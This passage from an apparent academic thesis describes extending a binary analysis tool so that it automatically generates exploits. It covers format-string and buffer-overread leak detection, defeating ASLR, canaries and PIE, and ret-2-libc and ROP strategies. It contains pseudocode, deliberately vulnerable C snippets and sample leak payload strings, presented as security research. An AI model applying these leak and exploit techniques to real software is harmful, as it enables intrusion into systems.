The article also explains the software strategy (symbolic execution) used in AEG, to verify for conditions that violate the defined security properties. The problems of such strategy (e.g. path explosion and symbolic addresses), are well known scalability challenges for symbolic execution.

To test the automatic generation of exploits, the tool was executed on a set of binaries that were previously determined to have a crashing bug. Out of the set of 52 bugs, 5 had a control-flow hijack and AEG was able to generate an exploit for 4 of them. From this result their conclusion was that at the time, current AEG tools were sound but not complete: *"A sound AEG technique says a bug is exploitable if it really is exploitable, while a complete technique reports all exploitable bugs"* [20].

3.3.6 ANGR

ANGR [21], is a binary analysis platform developed in Python that combines state-of-art techniques like dynamic and static symbolic execution. ANGR is open-source and provides many of the features used in binary analysis: disassembly and lifting, decompilation to intermediate language and supports analysis over various CPU architectures. ANGR is also able to automatically generate ROP chains with angrop [22], automatic binary hardening with patcherex [23] and more. ANGR is the underlying framework used to develop Mechanical Phish [24], the tool that won third place in the Cyber Grand Challenge competition. For more information about the inner workings of Mechanical Phish the reader can consult [25].

3.3.7 MAYHEM

MAYHEM [6] is the AEG tool generated by ForAllSecure that won the CGC in 2016. MAYHEM is capable of finding exploitable bugs in binaries and for every bug reported, generates a shell-spawning exploit. AVD is similar to MAYHEM in the aspect of only requiring the target binary for it to work.

MAYHEM follows the principles previously described in Section 3.3.5: it mainly detects bugs by using an augmented version of symbolic execution.

MAYHEM is able to generate exploits, though it does not make any effort to bypass modern defenses like ASLR and DEP. The authors say the following: *"However, our previous work on Q shows that a broken exploit (that no longer works because of ASLR and DEP), can be automatically transformed with high probability into an exploit that bypasses both defenses on modern OSes. While we could feed the exploits generated by* MAYHEM *directly into Q, we do not explore this possibility in this paper"*.

We have already discussed the articles mentioned by the authors of MAYHEM ([1]) and why we can not really use this strategy in most scenarios in the current days.

3.4 Modern Protections and their Counter Solutions

3.4.1 Fine Grained Randomization

We have discussed a possible brute force strategy in the Section 3.3.1. However, we only considered the typical PaX ASLR implementation on 32 bits architectures. As we discussed, moving to x64 architectures will probably mitigate the possibility to do any type of brute-force that goes unnoticed. So we disregarded the brute-force possibility and assumed that we need to focus on other ways to obtain leaks, such as pointer leak. And after obtaining such leak we only need to subtract the offset to get the libc base address, and build the rest of the exploit with this value.

This works because as mentioned in [7]: *"PaX ASLR only randomizes the offset location of an entire shared library*, so finding the offset allows to find all other addresses. Although, this may not work if a different type of randomization implementation is used. With this purpose [7] analyzes in the Section 3.3 other types of randomization.

The first type of randomization analyzed is *Compile-Time*. This type of randomization, if only randomizing the base address offset is the same as PaX ASLR, but the compiler and linker could be according to [7] easily modified to also introduce random padding into the stack frames or randomize variables and functions addresses within their segments. This could add some complications for the attacker, however if enough information ends up being leaked this randomness is defeated and recompiling the standard libraries in an unix system is a computationally intensive process so it is unlikely to be done frequently.

A second type of randomization could be done at run time. With this type of randomization it is possible to randomize the order in which functions appear in the library or executable. This means that the knowledge of one function will not give us insight of where the other functions are with the offset subtraction strategy. The only strategy it fails to prevent is brute-force because then we only need to guess the address of the system function, but as we've seen brute-force feasibility depends on the architecture. Though as pointed out in [7], this randomization adds a lot of complexity to the dynamic-linking system, and is still an open problem.

In this work we haven't considered any of these randomization implementations. We assume that the system will work using the typical PaX ASLR randomization.

3.4.2 Just-In-Time Code Reuse

We have just discussed the possibility of systems having a different, more fine-grained ASLR implementation that could theoretically stop some of our attacks. In this section we introduce a framework designed and implemented in Snow et al. [26] that proposes strategies to undermine the effectiveness of fine grained ASLR by exploiting repeatedly a memory disclosure vulnerability in order to map the application memory.

One particular focus of this article is the examination of recent exploit mitigation techniques, and also *"show that memory disclosures are far more damaging than previously believed"* [26].

The strategies employed in the article assume the use of a fine-grained ASLR that randomizes the order of the functions in libraries like libc. It is also assumed that the attacker has access to a memory disclosure vulnerability that can leak the location of a pointer. Regarding this specific assumptions the article says the following: *"Our key observation is that by exploiting a memory disclosure multiple times we violate implicit assumptions of the fine-grained exploit mitigation model and enable the adversary to iterate over mapped memory to search for all necessary gadgets on-the-fly, regardless of the granularity of code and memory randomization"*. This leads to the authors theory that if such fine grained strategies become widely used then attackers would automate the process and incorporate it in existing exploiting toolkits like metasploit.

To prove this theory, the authors developed the JIT-ROP exploit framework. With this framework an attacker would only need to adapt the memory disclosure vulnerability to the framework specific interface. The rest of the work would be done by JIT-ROP which would produce a payload used by the exploit script.

The remaining implementation of the framework is described in detail in the article.

To prove the functionality of the framework the authors generate an exploit for Internet Explorer using CVE-2012-1876, which successfully exploited the vulnerability and was able to build a ROP chain that opens the `calc.exe` application.

As we discussed in Section 3.4.1 we did not assume any type of fine grained ASLR implementation in this work. However if future research and implementations end up following the fine-grained randomization trend, this article and its implemented framework with the repeated use of a memory disclosure vulnerability, is a good starting point of research to adapt the automatic exploitation generation system to bypass fine-grained ASLR.

3.4.3 ROP is Still Dangerous: Breaking Modern Defenses

In Section 2.1.7 we presented the concept of return oriented programming and why it has become one of the preferred techniques for modern memory corruption vulnerabilities exploitation.

Nonetheless, like any other topic in the security field, there are techniques that attempt to prevent the use of ROP, for example kBouncer [27] and ROPecker [28]. And then we have techniques that propose solutions to defeat those protections, like in [29] which we will now analyze.

In Carlini and Wagner [29] the authors start by categorizing the two different types of defenses

against ROP: (1) the enforcement of the control-flow integrity of the binary, and (2) run-time protections that attempt to transparently defend. The authors present three attacks that break these strategies. To demonstrate their functionality, they use them against kBouncer and ROPecker, two low overhead ROP mitigation techniques.

The article gives the following description for the aforementioned defenses: *"kBouncer takes advantage of hardware support for recording indirect branches and examines this history at each system call in order to prevent ROP attacks from issuing any malicious syscalls. ROPecker extends kBouncer in novel ways. In addition to checking for any signs of a ROP attack at each system call, ROPecker additionally checks for attacks at various points throughout program execution".*

The authors also identified a couple of properties usual to ROP defenses: first, regarding the CFI category, a common strategy is to check if after a `ret` instruction the code execution returns to an instruction after a call. This is the normal execution when a function returns to a caller function. In ROP chains this typically does not happen. For the second defense category, an usual strategy is to monitor the program execution and classify through some method the execution as normal or gadget. The final property identified by the authors is regarding the amount of execution history that defenses store. This defense can be bypassed by flushing the true history and presenting the defense with a new fake history. For each of these properties the authors present an attack that bypasses the associated defense strategy. Finally, the authors present how these attacks can be used against modern ROP defenses to bypass them.

This article provides us with a lot of insight of how we can expect our exploit generation system to behave in presence of this type of defenses and strategies to bypass them if one day necessary. Our exploit generation system doesn't have any custom ROP generation tool, instead uses the ROPGadget [30] for any related purposes.

3.5 Wrapping Up

In this section we went over a couple topics: Exploit Generation in environments with ASLR, some more recent mitigation strategies, techniques to break these mitigation's and very briefly over Automatic Vulnerability Discovery according to Sabino [3].

Regarding the topic of exploit generation in protected environments we discussed some papers like Q, MAYHEM, among others. All of them with different strategies and requirements, for example Q need of non randomized memory sections in the target binary.

MARTEN has a similar threat model to ours regarding the level of protections. The main difference between MARTEN and AVD developed at IST is the vulnerability discovery process. AVD does not rely on having access to the source code, which in turn makes the techniques used different. Marten uses a version of the application instrumented with DFSAN, while AVD uses a mix of symbolic and taint analysis strategies on the binary, with an execution trace generated by running the application with inputs that lead to an inconsistent state.

Chapter 4

Implementation

In this chapter we present the different components of the system, difficulties and challenges faced with the implementation. This work builds on top of the original implementation of AVD and extends it with around 2k lines of Python code.



Figure 4.1: Extended AVD Architecture

Figure 4.1 presents an overview of the extended AVD architecture. In yellow we have the main blocks that already existed. The blue rectangles represent the new contributions and in green the input and output of the tool.

The workflow of our tool is the following: when the execution of the tool starts, the first step is to decide how the AVD will try to exploit the target. For this purpose the module Exploit Strategy (Section 4.3) will analyze which protections are enabled and decide on a strategy.

After the initial process is done, the executor will pass the control flow to the Dynamic Symbolic Execution engine, and the engine will execute the target instructions in sequence. The DSE engine will sometimes resort to the use of Summarization (Section 4.6), to accelerate the analysis process of binaries.

During the analysis of the target, and whenever libc functions are called, those are handled by the libc summaries. We have implemented in some libc summaries, those related to data handling, mechanisms to detect if any important data is revealed to the user that can be used in exploit generation. This is done by the Memory Disclosure module (Section 4.2).

When the DSE engine detects that a safety policy is violated it will query the exploit strategy decided at the beginning and verify if we have met all requirements to generate an exploit. If we have, then the Exploit Generation module will be executed to attempt the generation of an exploit (Section 4.4), and if this is successful it will generate a python script intended to abuse the code faults and obtain unauthorized access. If this script manages to abuse the program code, then we have a proof that there is a critical bug that needs to be fixed.

In the next sections we start by introducing our attacker model and then discuss different forms of Memory Disclosures (Section 4.2), this being how the system detects memory leaks using different vulnerabilities like format string. Then we discuss the exploit generation process (Section 4.4) and its strategies, and complete with the Summarization process (Section 4.6).

4.1 Extending AVD's Attacker Model

In previous work [3], the AVD attacker was only able to crash the program by either (i) leading it into a vulnerable state like segmentation fault; or (ii) discovering other type of vulnerabilities like format string by checking if there is a user controlled string and solving them to simple payloads like `%s` or `%x`. Thus, the current implementation of AVD does not have an automatic system to discover a leak, nor a way to use it. For that, AVD's attacker model did not take into account the modern protection systems like PIE or ASLR in order to crash the program. In this section we will go over how we must extend AVD's attacker model in order to be able to generate working exploits that bypass modern protections with the new contributions described in this Chapter.

The new attacker model proposed in this thesis does not have internal knowledge of the machine that is running the program, and therefore it cannot directly find privileged information like randomized addresses. Consequently it must use some vulnerability to get access to that information.

The exploits generated by our contributions to the AVD are meant to be used all in the same session/process. This means that if the target program crashes and restarts, then everything must be done again from the start thus losing any previous knowledge, including the information leaks. This is a consequence that upon each restart all this information will now be randomized again.

Our work implements three new techniques for information leakage in AVD: (i) more complex format strings payloads (ii) buffer overreads, and (iii) unsafe use of write functions. If none of these vulnerabilities is present in a target program and our exploit strategy requires a leak for the exploit to succeed, then AVD will not be able to proceed. We stress that many other information leakage techniques can be added to AVD. For that, one only needs to implement the memory disclosure mechanisms in more summaries or extend the Memory Disclosure module with more techniques.

Our work also extends AVD by implementing two new exploitation techniques: (i) ROP chains, and

(ii) RET-2-LIBC. These two techniques can be applied whenever the attacker is able to find a buffer overflow. Similarly to the extension related to the information leakage, new exploitation techniques such as *Shellcode Injection* and *GOT Overwrite* can also be implemented, strengthening this way the attacker model of AVD.

Another extension to AVD is the creation of Exploit Strategies. AVD's exploit generation capacity is limited not only by the implemented exploit techniques and available vulnerabilities, but also by which protection mechanism are enabled in a system. Take as an example the mentioned ROP (or Ret-2-libc) exploitation technique. It is obvious that if there is no buffer overflow, then we won't be able to apply this technique (nor Ret-2-libc). However, the presence of a buffer overflow vulnerability is not enough to successfully perform a ROP-chain attack. For example, if ASLR protection is enabled, then we also require some sort of memory disclosure. If we don't have any way to find that information, via format string vulnerability or other, then we won't be able to generate an exploit.

The target binaries to be tested must be ELF format and the target operating system Ubuntu 18.04.

4.2 Memory Disclosure

In order to to bypass modern protections like ASLR, PIE, Stack canaries, and others that introduce entropy in the execution, we need to first find a way to disclose information about the application memory mappings. In our work we extend AVD and implement three ways to retrieve disclosed information: via more advanced *format strings* payloads (Section 4.2.3), *buffer overreads* (Section 4.2.5), and *output functions* (Section 4.2.2) that print unsafe information such as addresses (although this last method is usually associated with unsafe programming by the developer). There are other ways to obtain information disclosures like unsafe index accesses and the strategies described in Jia et al. [19]. In this thesis we focused on the three mentioned before, although more strategies could be added to obtain a more complete coverage.

Before entering into detail of how we implemented the new memory disclosure strategies, we need to first present what we consider to be interesting data and how we verify it. In the following Section 4.2.1, we will present the newly implemented strategy to automatically verify the resulting contents of applying the strategies further discussed.

4.2.1 Verification of Written Data

Verification of data happens when a function that presents information to the user is called; examples of such functions are `write`, `printf` or `puts`.

We consider as critical the information that points to a memory mapping of a `libc` or `pie` segment, or even a stack canary.

To verify this data, AVD initiates (before starting the execution) some internal data structures that maintain information about the addresses of the mapped memory segments. This is possible since AVD starts a concrete execution of the target binary with `GDB` to do the initial startup.

For example, when `printf` is called, the AVD will parse the format string. During this parsing the memory disclosure module will verify the arguments that are going to be printed and check if any of those arguments belongs to an address between the start and the end address of each memory segment. If it does then we can be sure that it is critical, and even differentiate between the executable memory segments (PIE) and the libc memory segments (ASLR) to achieve a better exploit customization. The verification process is demonstrated in Algorithm 1.

Algorithm 1 Verify And Detect Leak Algorithm

```
1:  function IS_PRIV_INFO(argument)
2:      isLibcMap ← ISLIBCMAP(argument)
3:      if isLibcMap then
4:          return libcLeak
5:      end if

6:      isPieLeak ← ISPIELEAK(argument)
7:      if isPieMap then
8:          return pieLeak
9:      end if

10:     isCanaryLeak ← ISCANARYLEAK(argument)
11:     if isCanary then
12:         return canaryLeak
13:     end if
14: end function

15: function VERIFY_ARGUMENT(argument)
16:     leak ← IS_PRIV_INFO(argument)
17:     if leak is true then
18:         UPDATE_STRATEGY(leak)
19:     end if
20: end function
```

The concrete memory addresses stored in this mapping are not relevant to the exploit generation since they will be different in every execution if ASLR is enabled. However, it allow us (i) to detect if any critical data is disclosed to an attacker; (ii) and even more importantly to automatically calculate the offset from the leak to the initial address of the memory mapping section. This information is important in the exploit generation phase in order to know how to calculate correctly, for example, the base address of the libc in memory.

It is important to know this base address in order to adjust the libc functions' addresses during each execution, since our exploit is expected to work in every run. We will revisit this in the *Exploit Generation* section (Section 4.4) and explain it in greater detail.

The next sections will be dedicated to explain the new memory disclosure techniques and how we implemented them. All of them will have this strategy run when their contents are being parsed or presented to the user.

4.2.2 Unsafe Output of Print Functions

The easiest way to detect a leak is via the output of a memory address by a function. A simple example of this form of leak is for instance `printf("%p", getc)`.

This pointer represents for the current execution, the location in memory of where the function `getc` is loaded (we will call it `getc_pointer_in_memory`). Having knowledge of that, we can calculate the address of all the others loaded libc functions. To this end, we must subtract from this leaked value, the known offset of the `getc` function in the libc (to not be confused with the address of where it is loaded in memory) and then just increment with the offset of the desired function. To calculate the address of the `system` function with that leak we would do the following operations:

```
libc_base_address = getc_pointer_in_memory - getc_libc_offset
system_pointer_in_memory = libc_base_address + system_libc_offset
```

It is possible for a function to output a value that by coincidence matches a memory address (thus not being a repeatable behavior). If this happens during the AVD execution, this will trick the system into believing that there is a memory leak happening at that step, although not happening in other executions.

4.2.3 Format Strings

To exploit a format string vulnerability we first need to know if we are in an unsafe format function given that some functions like `write` are not vulnerable to format strings vulnerabilities.

For this reason we implemented the detection of the format string vulnerability in the libc functions summaries' of the AVD, `printf`. Furthermore, after guaranteeing that we are in the correct context, we need to check if we have any user controlled characters. We start by calling the function `check_if_format_string` (Algorithm 2) in the `printf` summary, to verify if there are symbolic variables in this format string that are not bound to any specific value, and if so count how many consecutive user characters' we control with the function `find_place_for_payload` (Algorithm 3).

Algorithm 2 Format String Payload Generation Algorithm

```
1: function CHECK_IF_FORMAT_STRING(formatString)
2:     if requires_leak is False then
3:         return
4:     end if

5:     idx, count ← FIND_PLACE_FOR_PAYLOAD(formatString)
6:     payload ← CHOOSE_FORMATSTRING_PAYLOAD(formatString, idx, count)
7:     return payload
8: end function
```

This is important since we need to have at least two consecutive user controlled characters, like `"%x"`, in order to leak a value from the stack. If we have for example `"<sym>H<sym>E<sym>L<sym>L<sym>O"`, then we can't really use this symbolic variables to generate an exploit.

After doing this process and counting how many symbolic variables we control, we need to decide to what format string payload to solve these variables. This process is done by the algorithm described in

Algorithm 3 Count User Controlled Character

```
1: function FIND_PLACE_FOR_PAYLOAD(formatString)
2:     N ← 0
3:     idx_largest ← 0
4:     count_largest ← 0

5:     while N < size(formatString) do
6:         curr_idx, curr_count ← FIND_LARGEST_COUNT_FROM_CURR_POS(N)

7:         if curr_count > count_largest then
8:             idx_largest ← curr_idx
9:             count_largest ← curr_count

10:            if count_largest > max then
11:                return idx_largest, count_largest
12:            end if

13:        end if

14:        N ← N + 1
15:    end while
16: end function
```

the function `choose_formatstring_payload` (Algorithm 4).

The decision on which format string payload to use depends on 3 things: (i) the enabled protections of the binary; (ii) the strategy chosen by the exploit strategy module; and (iii) the size of the user controlled character. If for example the protection `FORTIFY SOURCE` is enabled, then we can't solve to payloads of the form `"%15$s"`, and instead we need payloads of the form `"%x.%x.%x.%x"`. The same is said when both `ASLR` and `PIE` are enabled, since we can't read a GOT entry to leak the libc addresses without knowing the `PIE` offset, because `PIE` randomizes the location of the GOT table. This process is further described in the Exploit Generation section (Section 4.4).

The dependence of the exploitation strategy exists because different exploitation strategies have different exploit generation constraints: shellcode injection for example only requires the knowledge of a `call` gadget from the binary to execute the shellcode, while ret-2-libc may require the knowledge of the libc memory mappings.

After choosing the type of payload, we can now solve the symbolic variables with this data and obtain the final format string. This format string is then passed to the `printf` parser to get the actual printed arguments and then verify the content like discussed in Section 4.2.1, to ensure that we were actually able to leak something with the payload.

For the format string class of vulnerabilities there are a couple functions of the `printf` family that have similar behavior. The main ones being `fprintf`, `sprintf` and `snprintf`. This means that all of them can be adapted to be used in format string exploits. We only have to call the format string strategy from the memory disclosure module that will try to find the user controlled characters and solve them to a payload. Although these functions do not provide immediate output to the user so we cannot use it directly as a source for a leak. Though we can tag the buffers where the results will be stored as tainted and let `printf` and `write` functions verify if these variables end up as arguments of an output function.

Algorithm 4 Choose Format String Payload Algorithm

```
1: function CHOOSE_FORMATSTRING_PAYLOAD(formatString, idx, count)
2:     libc_start_main_ptr ← GET_POINTER_TO_LEAK
3:     cookieArgNum ← GET_COOKIE_ARGUMENT_NUMBER
4:     libcArgNum ← GET_POINTER_ARGUMENT_NUMBER

5:     leak_aslr_payload ← BUILD_ASLR_PAYLOAD(libcArgNum, libc_start_main_ptr)
6:     leak_canary_payload ← BUILD_CANARY_PAYLOAD(cookieArgNum)
7:     leak_aslr_canary_payload ← BUILD_ASLR_CANARY_PAYLOAD(libcArgNum, libc_start_main_ptr, cookieArgNum)

8:     if pie_not_enabled and fortify_not_enabled then
9:         if need_aslr_and_canary_leak then
10:            return leak_aslr_canary_payload
11:        end if

12:        if need_aslr_only then
13:            return leak_aslr_payload
14:        end if

15:        if need_canary_only then
16:            return leak_canary_payload
17:        end if
18:    end if

19:    max_size ← count/2
20:    payload ←' %x' * max_size
21:    return payload
22: end function
```

If they do, then we have our leak. If they do not, then we can not use them in the context of our work.

4.2.4 Canary Leaks

The previously described format string strategy can, as mentioned, also leak stack cookies, also known as canaries. To detect stack cookies leaks', every time a `printf` function is called we read the stack frame and get the canary in the AVD memory which is stored at `EBP-0x8` or `RBP-0xc` (x32 or x64 architectures, respectively). Then we compare whatever arguments the `printf` is going to write with that value.

Every time an application is executed, if the canary protection is enabled, then each function will get a random value (depending on the stack canary implementation) as a canary, and it will also change for each subsquent call to that function. This means that if the canary leak is on a function different from the one that has the overflow vulnerability, then it will be useless since we can't use it. For this reason the memory disclosure module needs to keep track of extra information, in order to be able to insert the cookie in the correct function during later exploitation stages.

This extra information tracing wasn't implemented in the AVD in order to prioritize the implementation of more impactful functionalities like the Loop Summarization Strategy described in Section 4.6.

4.2.5 Buffer Overreads

The code to detect these vulnerabilities is implemented in the `memcpy` summary but could be used on other similar data transfer functions. When these type of functions are called we check if the source and/or size arguments are symbolic. If one of those two can be user controlled then we can attempt to disclose information.

Buffer Overread was already implemented in the original AVD. When the number of bytes to copy was symbolic, the argument would be maximized. Although this was good to possibly crash the program, our work intends to use it to leak information without crashing and for this reason it had to be improved.

If the size argument is symbolic, then we will attempt to discover the maximum value it can have in order to copy the most memory possible without crashing the program. We do this by checking the destination buffer size, which is done similarly to [2], however MARTEN has source code access and can determine the maximum size of the buffer from the source code. Since this metadata is lost after compilation, we have to approximately determine its size. If the destination buffer is in the stack, then we count the number of bytes from the destination address until the EBP (in 32 bits) or RBP (in 64 bits), from the local stack frame where it is located and take that value as an upper-bound.

If the destination buffer is in the global memory or heap, then we use a constant of 128 bytes. Not being the core goal of this work, we took a simple approach in this case and leave the identification and development of a more fine-grained solution as future work. Possible alternatives could be to calculate the distance until the next heap chunk or wilderness, border of the end of heap. We acknowledge that both counting strategies (stack and heap) run the risk of crashing the program by overwriting something they should not.

If instead the source argument is user controllable, then the value could be used to attempt at reading a GOT entry, specifically the `__libc_start_main` since we are sure it is solved by the PLT at this point. However, if `PIE` is enabled, we also need to have a leak in order to know where both the GOT and the stack are located. In the absence of such leak, the fact that we control the source argument is useless from the point of view of generating an exploit (other than a crashing exploit).

In our work we have not implemented this memory leak in the case of the source argument being controlled by the user. The reason for that is that whenever the `memcpy` function call has a fixed number of bytes to copy, the compiler optimizes it to MOV assembly instructions which means that it would be necessary to operate at the instruction level and have knowledge of a higher context in order to not naively change the values.

Either way, with this technique we verify if there was a leak when a tainted buffer reaches an output function and its values are checked.

As mentioned at the start of this section, the only summary where this technique was implemented is the `memcpy` function. Similar approaches could be applied, time allowing it, to similar data transfer functions such as `memmove`, `strcpy`, `strncpy`, `strncat`, `strcat`, etc.

4.2.6 Other leaks

Finding a memory leak is a hard task and arguably impossible to do automatically. Although we implemented three different techniques in this work that may help automating that finding, these are still incomplete and several other techniques such as null byte termination, techniques that abuse array index accesses, could be added to increase the coverage.

In order to not jeopardize the subsequent parts of this work, ie, the exploit generation part, we decided that whenever AVD is not able to automatically detect and exploit the memory disclosures until a write vulnerability like buffer overflow is detected, the developer could manually help the tool by developing a function `do_leak` that, resorting to the developer's knowledge, would provide AVD with the required memory leak. AVD would then proceed with the exploit generation phase using this function `do_leak` in the final exploit.

This can however be problematic. Since the AVD initially tried to find a `leak_trace`, the developer has the extra responsibility to ensure that its own code won't interfere with the different traces, requiring possibly some changes.

This feature is to be used as a fallback scenario and adds some flexibility during the testing of the different components.

4.3 Exploit Strategy

The Exploit Strategy module is the brains of the exploit generation. It decides what exploit strategy to try based on the protections that are enabled on the binary and system (`ASLR` is a system protection), tracks the status of said exploit strategy, and starts the exploit generation when all conditions are met. It is the first module that is initialized before the symbolic executing engine is started.

Each exploit strategy, which is a subclass of the module `ExploitStrategy`, holds information about the protections that are relevant for that strategy (e.g. canary may not be relevant if we are doing a GOT overwrite with a format string write primitive), and if the necessary information to bypass those protections was detected. Also, these classes have one function called `check_if_strat_reqs_are_met` as exemplified in Listing 1 for the ret-2-libc strategy. This function checks at which checkpoint in the exploit generation the strategy is. A checkpoint is only a step that the AVD needs to reach to progress in the generation of the exploit, with the last checkpoint being the actual exploit generation.

Taking as an example the ret-2-libc strategy, the first step is to verify if the user passed the argument `RET_2_LIBC_FUNCTION_TO_CALL`. This argument is used when the user has in mind a specific function he wants for the exploit to call. If its value is different from 0 then the goal is to find a PIE leak, if PIE is enabled, otherwise the AVD needs to find an ASLR leak to find the location of where the `system` function is loaded in memory.

The strategy will only proceed to the next phase when this first stage is completed. The last checkpoint is detecting a write primitive, in this case an overflow of the return address. After everything is obtained the AVD will stop searching for vulnerabilities and the exploit generation will start. This means

Listing 1 Check if Strategy Requirements Are Met for ret-2-libc Strategy

```
class Ret2LibcStrategy(Strategy):
    def __init__(self, requires_aslr_leak, requires_pie_leak):
        super().__init__("ret_2_libc", requires_aslr_leak, requires_pie_leak, False)

    def check_if_strat_reqs_are_met(self, memDisclosure=None, mem=None):
        # If the argument RET_2_LIBC_FUNCTION_TO_CALL is configured then we only need PIE
        #leak since we are calling function from user code
        if config.RET_2_LIBC_FUNCTION_TO_CALL != 0x0:
            if self.requires_pie_leak and not self.got_pie_leak and
            not self.no_leak_detected_add_custom:
                print("Failed Checkpoint 1.")
                return False
        else:
            # If we dont have the argument RET_2_LIBC_FUNCTION_TO_CALL configured,
            #its a libc system call and we only need ASLR leak
            if (self.requires_aslr_leak and not self.got_aslr_leak) and
            not self.no_leak_detected_add_custom:
                print("Failed Checkpoint 1.")
                return False

        self.requires_leak = False

        if not self.has_write_primitive:
            print("Failed Checkpoint 2.")
            return False

        print("[Exploit Gen] The AVD detected all requirements for Ret-2-libc, exploiting...")
        exp_gen.generate_exploit(mem)
```

one important thing, that is if we detect a write primitive before any other checkpoint, the write vulnerability will be ignored (except in the previously mentioned case when the AVD will add the function `do_leak` if the target can't have any leak with the implemented techniques). This can have many negative impacts on the AVD like not being able to find again the write vulnerability or an execution time overhead, but it is inevitable since we require the correct order of vulnerability chaining to later generate the exploit. If all requests to the application were independent like in some application servers that fork and maintain the same memory mappings on each request (MARTEN targets [2]), we wouldn't have to implement this happens before relation.

This module is very flexible and can be improved with more strategies to increase the chances of being able to generate a working exploit. Also, instead of tracking only one strategy at each time, it would be possible to slightly change the different modules (exploit and memory disclosure) to track independently different strategies, and call the first one that completes all checkpoints.

The extension of this module is mostly a development problem and not a scientific one although some strategies may be harder to implement than others, since they may require a more sophisticated approach. Let's take for example the Shellcode Injection strategy. All we require is an overflow and possibly a `PIE` pointer leak in order to get a gadget like `call` to execute the shellcode. This sounds simple to implement however this strategy if naively implemented may not function properly. For example, the

overflow may work and the shellcode be partially executed, but most shellcode to obtain a shell will contain an instruction similar to `push 0x68732f2f // string '/bin'` (in machine code instructions). This instruction however changes the value of `ESP` (or `RSP`) register which can have consequences like breaking the already injected shellcode (suppose that this shellcode depends on the value of ESP) making the exploit fail, and therefore requires that we also need to find gadgets that fix the stack pointer.

In the context of this thesis we only implemented the ROP chain and ret-2-libc exploit strategies, however this module was implemented in such a way that it could be further expanded in the future, with other exploit strategies like the Shellcode Injection strategy.

Table 4.1 summarizes when an exploit strategy succeeds in the presence of a given protection. This information is used as a disqualifier for a strategy during the decision process of of what strategy AVD is going to use. For example, if we had GOT Overwrite technique implemented, then the Exploit Strategy module would not consider it when FULL RELRO is enabled, since we won't be able to overwrite a GOT entry. Notice that at this stage we do not take into account (yet) the presence of the required vulnerabilities. For this information consult Table 4.2. As it can be observed ret-2-libc, ROP and Pointer Clobbering are the strategies that will work for any combination of protections (when the vulnerabilities exist), therefore being the ones implemented, except Pointer Clobbering.

Strategy	ASLR	PIE	FULL RELRO	NX	Stack Canary
ret-2-libc	✓	✓	✓	✓	✓
ROP	✓	✓	✓	✓	✓
GOT Overwrite	✓	✓		✓	✓
Shellcode Injection	✓	✓	✓		✓
Pointer Clobbering	✓	✓	✓	✓	✓

Table 4.1: Applicable Exploit Strategies when Protections are Enabled

4.4 Exploit Generation

The exploit generation module is responsible for using all the information gathered on vulnerabilities, offsets and more to generate a working exploit for that binary.

This module will only start executing after the current exploit strategy being tracked by the exploit strategy module meets all checkpoints and an overflow/write out of bounds vulnerability is detected by the memory safety policies. When this occurs then the exploit strategy module will call the function `generate_exploit` as presented in Listing 2.

The first thing the Algorithm 2 needs to do, is to distinguish between the leak trace and the write trace. The *leak trace* is the input that the exploit should send first to obtain a leak, whereas the *write trace* is responsible for leading the execution to the exact place where the memory corruption vulnerability occurs.

To distinguish among them we append the suffix `'-leak'` to the symbolic variables that will be used in the leak stage of the exploit. In order to add this suffix, every time a function that reads user input is called

Listing 2 Exploit Generation

```
def generate_exploit(mem):
    leak_trace, write_trace = concrete_input_split_traces(mem, user_friendly=False)

    mem_disc_mod = mem_disclosure.get_mem_disclosure_module()
    exp_strat_mod = exp_strat.get_exploit_strategy_module()
    exp_strat_name = exp_strat_mod.strat.stratName

    if exp_strat_name == 'rop':
        ROP_exp_gen.gen_exp(exp_strat_mod, mem_disc_mod, leak_trace, write_trace)
    elif exp_strat_name == 'ret_2_libc':
        RET_2_LIBC_exp_gen.gen_exp(exp_strat_mod, mem_disc_mod, leak_trace, write_trace)
    elif ...:
        ...

    exit(0)
```

like `gets`, we verify in what stage of the exploit generation we are, and if we still need to detect a leak to progress, we add the suffix to the new introduced variables. The function `concrete_input_split_traces` will just have to split those two.

Listing 3 Format String Vulnerability - Leak Trace

```
void call_vuln_a() {
        // format string to leak
        char buff[128];
        read(0, buff, 128);
        printf(buff);
}
```

Listing 4 Buffer Overflow Vulnerability - Write Trace

```
void call_vuln_b() {
        // buffer overflow
        char buff[16];
        read(0, buff, 256);
}
```

Take into consideration the codes presented in Listing 3 and Listing 4. For the format string vulnerability in Listing 3 the leak trace will be `"\x18\xa0\x04\x08.%4$s.AAAAAAAAAAAAAA..."` to leak the contents of a pointer, and the write trace `"AAAAAAAAAAAAAAAAAAAAAAAAAAAA"` in order to overflow a buffer. After this step the specific exploit generation method is called.

The ret-2-libc technique will be briefly explained in Section 4.4.2, and the exploit generation function corresponding to the `ROP` strategy will be described in greater detail in Section 4.4.3. Table 4.2 details for each strategy which type of vulnerabilities AVD must detect if ASLR, PIE and Canary protections are

enabled.

Strategy	Buffer Overflow	Write Primitive	PIE Leak	ASLR Leak	Canary Leak
ret-2-libc (–ret2libc_calladdr)	✓		✓		✓
ret-2-libc (library function)	✓			✓	✓
ROP (user code)	✓		✓		✓
ROP (library code)	✓			✓	✓
GOT Overwrite		✓	✓	✓	
Pointer Clobbering	✓	✓	✓		
Shellcode Injection	✓				✓

Table 4.2: Vulnerabilities Necessary to apply Exploit Strategies

4.4.1 Exploit Template

